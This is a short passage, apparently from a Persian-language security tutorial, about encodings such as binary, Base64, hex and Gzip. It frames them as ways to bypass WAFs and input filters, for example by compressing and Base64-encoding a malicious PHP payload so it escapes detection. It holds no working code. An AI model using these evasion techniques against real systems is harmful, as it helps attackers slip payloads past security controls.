- **مطالعه آکادمیک :**درک چگونگی ذخیره سازی داده ها.

- **مثال:**

  A

  تبدیل می‌شود به:

  01000001

8. Gzip Compression

کاربرد : فشرده سازی داده ها برای کاهش حجم ترافیک

سناریو عملی:

- **دور زدن WAF** فشرده کردن پیلود malicious برای جلوگیری از تشخیص.

- **مثال:**

یک پیلود بزرگ PHP را فشرده کرده و به صورت Base64 ارسال می‌کنیم.

جمع بندی:

- **URL/HTML** برای دور زدن فیلترهای متداول در ورودی‌های وب.
- **Base64** برای پنهان کردن پیلودها و داده‌های حساس.
- **Hex/ASCII Hex** برای دور زدن فیلترهای مبتنی بر کلمه.
- **Octal/Binary** کمتر متداول، اما گاهی در payload های خاص کاربرد دارد.
- **Gzip** برای فشرده سازی و پنهان کردن پیلودهای حجیم.